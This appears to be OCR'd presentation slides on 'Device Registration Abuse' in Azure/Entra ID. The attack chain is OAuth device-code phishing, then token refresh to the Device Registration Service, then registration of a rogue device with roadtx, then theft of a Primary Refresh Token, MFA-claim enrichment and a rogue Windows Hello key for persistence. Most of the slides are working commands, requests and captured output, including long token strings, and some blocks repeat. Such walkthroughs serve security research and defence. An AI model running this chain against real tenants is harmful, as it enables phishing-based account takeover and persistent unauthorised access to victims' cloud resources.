


Device Registration Abuse

0

OAuth device code phish

1. Initiate device code flow
2. Send phish
3. Wait for victim to authorize



Device Registration
Abuse


```
################################################################################
# 1.4. Retrieve oauth tokens (access + refresh)
#       client:   Microsoft Authentication Broker
#       resource: Enrollment Service
################################################################################

Response:
token_type     : Bearer
scope          : mdm_delegation
expires_in     : 5370
ext_expires_in : 5370
expires_on     : 1743923960
not_before     : 1743918289
resource       : https://enrollment.manage.microsoft.com
access_token   : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSIsImtpZCI6IkNOdjBPSTNSd3FsSEZFVm5hb01E
                 odHRwczovL2Vucm9sbG1lbnQubWFuYWdlLm1pY3Jvc29mdC5jb20iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDkwMi0xYjc5LTRjNTk
                 vIiwiaWF0IjoxNzQzOTE4Mjg5LCJuYmYiOjE3NDM5MTgyODksImV4cCI6MTc0MzkyMzk2MCwiYWNyIjoiMSIsImFpbyI6IkFXUUFtLzhaQUFBQVBXaFV6cTl
                 yL3E5aUpMWW1Sa3daODZHRlhpSUNkazIyeFFMYWVMS3VhZEZxMDNOTVJCWExrVmdVcVZSbEhUOGJSS3hKNEpEK2xXQnlFNkJXWlZFZS9UZkZ6aUhiTUd3ZzV
                 yIjpbInB3ZCIsIm1mYSJdLCJhcHBpZCI6IjI5ZDllZDk4LWE0NjktNDUzNi1hZGUyLWY5ODFiYzFkNjA1ZSIsImFwcGlkYWNyIjoiMCIsImZhbWlseV9uYW1
                 2ZW5fbmFtZSI6Ik1lcmxpbiIsImlkdHlwIjoidXNlciIsImlwYWRkciI6IjEwNC4yLjc0LjIzIiwibmFtZSI6Ik1lcmxpbiIsIm9pZCI6ImU3MzFhNmQyLWJ
                 0ODhjZWNkYSIsInB1aWQiOiIxMDAzMjAwMTVCRDMzOUQ5IiwicmgiOiIxLkFVWUFBa25KOTNrYldVeVhzMkpRT3JaT1UxWE82OVJhQWJWSm9JUElUUmVYcm9
                 tZG1fZGVsZWdhdGlvbiIsInNpZCI6IjAwM2RmYjQ5LTUzMmItZGI0OS01MjcxLWQ5MjY1Y2ZhZmQyYSIsInN1YiI6IjJ0SDJRZWNtQUktbGJoNlB6UFAycU5
                 YSUUiLCJ0aWQiOiJmN2M5NDkwMi0xYjc5LTRjNTktOTdiMy02MjUwM2FiNjRlNTMiLCJ1bmlxdWVfbmFtZSI6Im1lcmxpbkBjbG91ZHktZGF6ZS5jb20iLCJ
                 5LWRhemUuY29tIiwidXRpIjoiVjNVbFJ0ZW1JVUs0ZHZIVDZ3bi1BQSIsInZlciI6IjEuMCIsIndpZHMiOlsiMTU4YzA0N2EtYzkwNy00NTU2LWI3ZWYtNDQ
                 0Y2ItYjEyNi00MGIyLWJkNWItNjA5MWIzODA5NzdkIiwiNjJlOTAzOTQtNjlmNS00MjM3LTkxOTAtMDEyMTc3MTQ1ZTEwIiwiYjc5ZmJmNGQtM2VmOS00Njg
                 5Il0sInhtc19pZHJlbCI6IjEgMjgifQ.gIOW02pUuByfxWc2WCUuHifRyf1vZ8rnaTVRk99m_Yd82LJR3-We6_1BJwgwySJwfb5uuSFpqdR9Ww6OQp-iiyel
                 IKDy65RS-1tsagYYam5F8LrmGN_brHOwjRhQGaHOb3G_KK4_nqEFOxYEmd7vW8tO4ksquPzV6JErfseXW9LMLBVqOufXxH74UbKoMbRmdqwY2sfCtq3zhzeu
                 sZobfgaUEkxwCytbBvqnLd2-ssEeTalNZqdZLKlcu54Q1xXRbzAd8zAFhe8Lx-dTOX8Ax-6yWvnrlinE0VMTIQ
refresh_token  : 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P8mlRCix5ISV5Fjelukg2c
                 5kcD0m3cQuadFCIbvIDCtez06zORdct4AnA475BtX16HUCoPI6IFr8AC0kWeQRlWRQxd62FOdmFFlLd0WgT0PsqB9mTlOMF0g9ITl5S7jp3y-5ri07vgbytM
                 2zRWf16S_Gto_5wwsemtOtlvb2v7u5fwlONACM-Sse5vaqXNLM7Jvslb86ymxDOEh22BPu6LNoybfAxPLwW7ih7Z8p7fzXAgqxxVH0a7uheHMBUTm7p64_oy
                 ZAEFZwKtevJAjKTp876AtSXszjbCUn5jQ_PY0RoX1l_aKQidNU64bRVk3z2giZ13HwqSiSarB9tLZP5B9Slkjzkd6dp_nZ6CXv5NFpDNLVAotLHElu0A81i2
                 J1gvGfQLIuEEWh_1qb1hEJBKLFyYG5AoP_cAP7rEFIdhvOO8F016gWyRt24Wt1Jvwlue-SKrEmhNwyW8IqWlfq097Ic0J3ymQMjyI0CDGCEgBfpjQNfgVNSC
                 jwo51J3KXSt2-p7xztEb4FsIZGnCq0vPK-rW5h36eUTF61szM3kNB-VPyFssejrRoh1JZsFaCYEr8Rc_MIyMlq9HmeZ0d0sMrv0hMyrFcZL4N6HAu9Sm5vQJ
                 OeqzAL6YBNQKO0AsVIt5QcpOBWdnpR__4WNOeC9NXTKx3p8RJG7FmeGGn8TV2fowAbh10LqJwnTBcoA9vkZ-dOw
```

Device Registration
Abuse

1

4. Obtain OAuth token (DES)

Obtain OAuth tokens

5. Refresh OAuth token (DRS)

Azure

```
################################################################################
# 1.5. Use refresh token to get new access token
#       client id:      Microsoft Authentication Broker
#       resource:       Device Registration Service
#       grant_type:     refresh_token
#       scope:          openid
################################################################################

Request:

POST https://login.microsoftonline.com/Common/oauth2/token
{
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "resource": "urn:ms-drs:enterpriseregistration.windows.net",
  "refresh_token": "1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P85b40ysFZvkoaKnqhllUGuBld7JCT1K5_TzM-erf
r-LEJqWyy22o78tJNkIBBvbM77aHyZWxM4aQCqmPlUDqiA5_qKoCoZgPLURs1E0hkuSNpBKlGT3A7eGuEpsWJcQSwb2wjDBsJJ0SVoDaZZEpmoBhnjfKnTQaLyuUozajO0LzjqVHi7aXJ3tFINkchqSHHbGY2GH
DZs5aTu6UE7qM40_I9a7tmstkAdHaSrZ33DGxcMhnWBXItfBi88Bypfd1amvirNKE7EVGxZhhkKnOTz3rhN2WwefUORxDY1BVJrGrKQVFvjaC4CQ7tUzVM1XuOWrELA3XEqoZFz-1rcuXP6UkxXFiqNQ7A9I5Ww
Ju8BVLjOLre71vDulGv8_J97iaS2r6f6aEUGCimVAI-u_Q_3_IK5InXak9FN99oTIi2qw5FWL6Pl-13T-WalUh31gyZn8zI0aEyrdhG2WnShlgS07sTJ7Zf3yY_B9PrFzOjnAiCtxyDCazUaXLeSwUXFUzJcN7M
6XDEdFYo0O8YS6I6IM1QBk0HnmCjjR17UEnYfARfGRDQPQSBzgcIBQYgx-ysm-kws9Y_EdrBH5rwaZaFLGIck0hMFbDzHsc2X77YX1S17FlhtpO1IXnN3RRd1j1gFcja9JmDEFYAz_cShOdxsbrC6q48HZjEro4
ifMxYi0HLKEKzZcr9H0_m40P5wmVMcY1FcLmqEi0mChI8iXMwqn2pJBA0H4VIeg6kTLzIJazO-l_h-jzTJExgwUKIDk9dNkgfYUwPxXDj_ah9imGZ5vO4xRXvTQS9HZtntfYR_3d8LAIdLq-jCoz4Kd-Chi4qxP
,
  "grant_type": "refresh_token",
  "scope": "openid"
}

Response:
token_type     : Bearer
scope          : adrs_access
expires_in     : 4180
ext_expires_in : 4180
expires_on     : 1743925883
not_before     : 1743921402
resource       : urn:ms-drs:enterpriseregistration.windows.net
access_token   : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSIsImtpZCI6IkNOdjBPSTNSd3FsSEZFVm5hb01Bc2hDSDJYRSJ9.eyJhdWQiO
                 1cm46bXMtZHJzOmVudGVycHJpc2VyZWdpc3RyYXRpb24ud2luZG93cy5uZXQiLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC9mN2M5NDkwMi0xYjc5LTRjNTktOTdiMy02MjUwM
                 iNjRlNTMvIiwiaWF0IjoxNzQzOTIxNDAyLCJuYmYiOjE3NDM5MjE0MDIsImV4cCI6MTc0MzkyNTg4MywiYWNyIjoiMSIsImFpbyI6IkFXUUFtLzhaQUFBQTV5eEpxakozcGUycDNsdXN1ZI
                 MQ2lrSy9LQ1k4Ujgra3lVSXErSTFMRjlHcDhGblhJNGhmaFFYeG5Gd29PM3VCK2MxM1JvN2hHUFZwdm5VcWpPdy9xZ0x4cFltdXBoa2dlcHh0aUVpSnJWN3g4YjQ3eXVyVjBuTFVKYWhvW
```

Device Registration Abuse


```
##############################################################################################
# 2.1. Using DRS OAuth access token
#      => Register device
#      => Obtain WFHB device cert/key (area41.pem|KEY)
##############################################################################################

roadtx  device -a register -n area41 [Y/n]:
Saving private key to area41.key
Registering device
Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c
Saved device certificate to area41.pem

##############################################################################################
# 3.1. Using device cert/key and DRS OAuth access token
#      => Obtain PRT
##############################################################################################

roadtx  prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1LgijZ3cuT6SQdgJZ0CII3ppf5J62mLOgo6qn
_CDWnzUO3PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzBjD0YmjaLlmFppSga-WVLe8VlTbF6xFhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xj
EDWoA_FXour--WeHSST53vGkWc4qWt4sOgUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7TsrOz2dbqbWFN6b0tdOPIvio-TGPP7x_2
mRPQ_CEipt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_kOFPH8xrFhLNt5WZ80EmBtN98zmkGKGa_n-OMJ3RUpUKYJbV1khiFGo8Z7vGlXnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYYsg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8UOUfPzCX05QOYYzcpkCDyvG3PHm5qWDnSn1nguOfzDRAcxvA7ngv_-EhLzdzWEUYMw_hmoGQ0qS5oXdUbS5fulI_ZKuwxcUCnDWJ
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiCOuvTqyDhkWKrJjSWD4HNLbAVlP9Wby4Wrg8tmeopqI7zTrI7JA8pONhevhks7PeSL1f3as8DwlHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlkRs1dTC06cjKrdoVGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtsmcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt
```

Device Registration
Abuse



```
##############################################################################
# 2.1. Using DRS OAuth access token
#      => Register device
#      => Obtain WFHB device cert/key (area41.pem|KEY)
##############################################################################

roadtx  device -a register -n area41 [Y/n]:
Saving private key to area41.key
Registering device
Device ID: a025a1d4-f76c-4b12-9de4-7e0eaf48615c
Saved device certificate to area41.pem

##############################################################################
# 3.1. Using device cert/key and DRS OAuth access token
#      => Obtain PRT
##############################################################################

roadtx  prt --refresh-token file -c ./area41.pem -k ./area41.key [Y/n]:
Obtained PRT: 1.AUYAAknJ93kbWUyXs2JQOrZOU5jt2SlppDZFreL5gbwdYF5GACNGAA.AgABAwEAAABVrSpeuWamRam2jAF1XRQEAwDs_wUA9P-cBn6L2EjM1LgijZ3cuT6SQdgJZ0CII3ppf5J62mLOgo6kqn
_CDWnzUO3PK-SQ8WohMPyztVAep7njdEdoW2nNGFyep1cDFYvPVJv5PboE6zrJ96ZythbzBjD0YmjaLlmFppSga-WVLe8VlTbF6xFhqZNvDFVA3sM9BS3L2gW-ptmD6g0_nHs9kuj3HI72x-FIzXdU9NwoEbLG8xj
EDWoA_FXour--WeHSST53vGkWc4qWt4sOgUVq26vcMdakYtzwgkztVZ8v9n0c4-xGeISDCotzm9JJ6fEdSRE29CheDkCfam7sGGcsf6N4LJe8MaWOY0qRMutV2G_JXl7TsrOz2dbqbWFN6b0tdOPIvio-TGPP7x_2
mRPQ_CEipt-SAvsuzvbgIkPX1eBE3ubYSzmCzWQM9KVXzFlI1HzONoTbaaVJ_kOFPH8xrFhLNt5WZ80EmBtN98zmkGKGa_n-OMJ3RUpUKYJbV1khiFGo8Z7vGlXnSiQgcqqEwRjbp2WQIwrf28QaCJ034qMYYsg1B
rsqgT0dzWBnkAPZ1-S0HMonNiTrpBoREEiltMACxwD6aqLOHqn6emA9y7FYK8UOUfPzCX05QOYYzcpkCDyvG3PHm5qWDnSn1nguOfzDRAcxvA7ngv_-EhLzdzWEUYMw_hmoGQ0qS5oXdUbS5fulI_ZKuwxcUCnDWJ
Wz9uLPhPUgFcYGWFeFe-tdnrcY0j_3gXzTcQ-p0DcIeZuBicCBVm7qLMoxrboWiCOuvTqyDhkWKrJjSWD4HNLbAVlP9Wby4Wrg8tmeopqI7zTrI7JA8pONhevhks7PeSL1f3as8DwlHXZC5ZuT2liQ0M1WUN3T8aF
LB2bpzqA78A7j5YlkRs1dTC06cjKrdoVGCFdw4UoEYt1atyIvUVvI1R2rCstMSZ03pbu-PdBtsmcdX6lrJHbqju2awQ45Km7DHBBN_dkY3yTBRMjBZ8RTSp86VJby3k6B8LBfghohpMZJ-kmA
Obtained session key: 4d394f005da138f9308639652d7f31f3b74d4623909dcae2c458b088ec1336ff
Saved PRT to roadtx.prt
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console



Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console
- Register new WHFB user key for persistence


```
##############################################################################################
# 4.1. Enrich PRT with NGC MFA claim (time limit to avoid re-MFA)
#      Get new tokens
##############################################################################################

roadtx  prtenrich --ngcmfa-drs-auth [Y/n]:
Tokens were written to .roadtools_auth

##############################################################################################
# 4.2. Register/retrieve new Windows Hello key (persistence)
##############################################################################################

roadtx  winhello -k area41_hello.key [Y/n]:
Saving private key to area41_hello.key
{'kid': 'b3953364-1e58-48ed-8597-45173ad31104', 'upn': 'merlin@cloudy-daze.com', 'krctx': 'eyJEYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpN
SR1JHVVd0Vk1sSkZSa1JQVkVKRVRsUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFRFTktNR1ZZUVdsUGFVcExWakZSYVV4RFNqUk9XRkZ
Vl3YUd0WU0wcEpUV3RhYUZkcWFEWldSMVp5WTNwUmFXWlJMbVY1U210YVdGcHdXVEpXY0ZwRFNUWkpiVVYzVFdwV2FFMVhVVEJNVjFrelRtMU5kRTVIU1hoTmFUQTFXa2RWT
aZVVselNXNVNjRnBEU1RaSmJWa3pXWHByTUU5VVFYbE1WRVpwVG5wcmRFNUhUVEZQVXpBMVRqSkpla3hVV1hsT1ZFRjZXVmRKTWs1SFZURk5lVWx6U1cwMWJsa3hPWEphV0d
WxGVlVrSlJWVVpDVVZWR1JsRlZSa0pSVlVaQ1VWVkdRbEZWUmtKUlZVWlNVVlZKZDA5RVp6TmxWVFZHVXpCMFdtTXhXbGhXU0ZGNlVWUkNXazR3TlZCV01XUjZVWHBKZDFJc
Fd1ltMXdNRkpxYkhKaE0xWnZVMmwwV2sxdFdqWmpNbXhhVm01V05GRllWWFprVmtKMFkyMTRXRnBXWkd0VFIyaE9WV3RXTmxSSFJuVlNTRWw2WVhsek5WTjZXbE5rYWxKRlc
mVIZGxhelEwV2pCSmQwMXJXa05QVlU1Q1dXdDBlR1ZxYkVwUldGb3lXbTVhTTFOSWJGVmxiVko1VkRBMVNWVkZNVVJSVkZKQ1pXc3dkMDlYZEVsVWVrSjFUVEl4YjJONlZrN
ERmtkMUpWVlRGT1ZGSlVZMGhXTTJNemJETlBSRXAxWkZaVk5XVnVUbFJqUjNkNFkwUkNSMkZFU1RCa2JrNTRVako0Tms5WVFUSmhiRnA1WVdwS1VsVlhTbUZXYTNoV1ZtMWp
WpNbkIzVG0xU2QxZElRbHBhUkU1U1lUSlNVV1ZzU25wU1ZHaHFXa1ZrUWxsV1JURlRXRWt4V2xkSmVHUlZVbE5pUm14TFpFVlNjbVZWTldGVE1VWjBXbXBLYTFwNWMzaE9VM
lbEp0UmtoWk1uQjBUbGhLVUdWdGF6TmlibWhMVTJ0S1Zrc3lORFZqU0d4MlpHeEZPVkJUU1hOSmJsWjNZbWxKTmtsdE1XeGpiWGh3WW10Q2FtSkhPVEZhU0d0MFdrZEdObHE
1V6VGtSTk5VMXFSVE5OVkZselNXMVdOR05EU1RaTlZHTXdUWHByZVUxcWEzaE9hWGRwWVZkR01FbHFiM2hPZWxGNlQxUkplRKTVEwcHdZek5OYVU5cFNrSlNSa3BVl
0TVhwTVYxSjVZM3B2TUUxNlVrVlNhbEpDVDFNd2VsRXdXWGxNVkZKRVRWVlJkRTlVUlROU1V6QjVVVEJSZVZGcVkzbFNhbFY0VGxWRmFXWlJMbEY0Tm1GUFh5MVZjbFJyTm0
URSaGMxSllaVVJ4Y3kxUlpWcFdlR3d3WDE5cmNuRlhOVWhLTW1KaFRrOU9MV2d3Wlc0M2VURTNlbU5pUmxGSmJHMUpibHBSZEVjNGNrbEdjMDlhZG5aaVJXWkpNVU5wYURac
4bWFGYzJXWGg1ZHpkaVpYaGtXbTg0T0hSTFZXMHlhRXB2UkZsUVdtNTVWM0pVUW10SVowTlFlRFZ5VTNoRFZWRTVia2RvYlVwMGJHaElXSFkwWWtSc09VUlJOMjlOVFVaYVp
lZrMW9VSEJRTkRRNGIydG9aakZqZW05WVEzRkNTM0ZxT1VKcGVuSlBka1F0VVRWMFpuTnNOMEp3Wmw5aGVqVkdjR05XWmxwWE9ITmtjR1JxYlhOaWJuQmZOamg0ZFc1c1RuS
YZDFlRWRYV0Y5bk5sTnpNSEZ4Y1VSSVpGbGFNWGN0ZHpaTE9VSnRZbXgxWDNOU1NsVmxadz09IiwiRm9ybWF0IjoxLCJWZXJzaW9uIjoxfQ==']}
```

Device Registration Abuse

4

Access and Persistence

- Use PRT to access resources (SSO) via API or Console
- Register new WHFB user key for persistence
- Create new PRTs

Azure

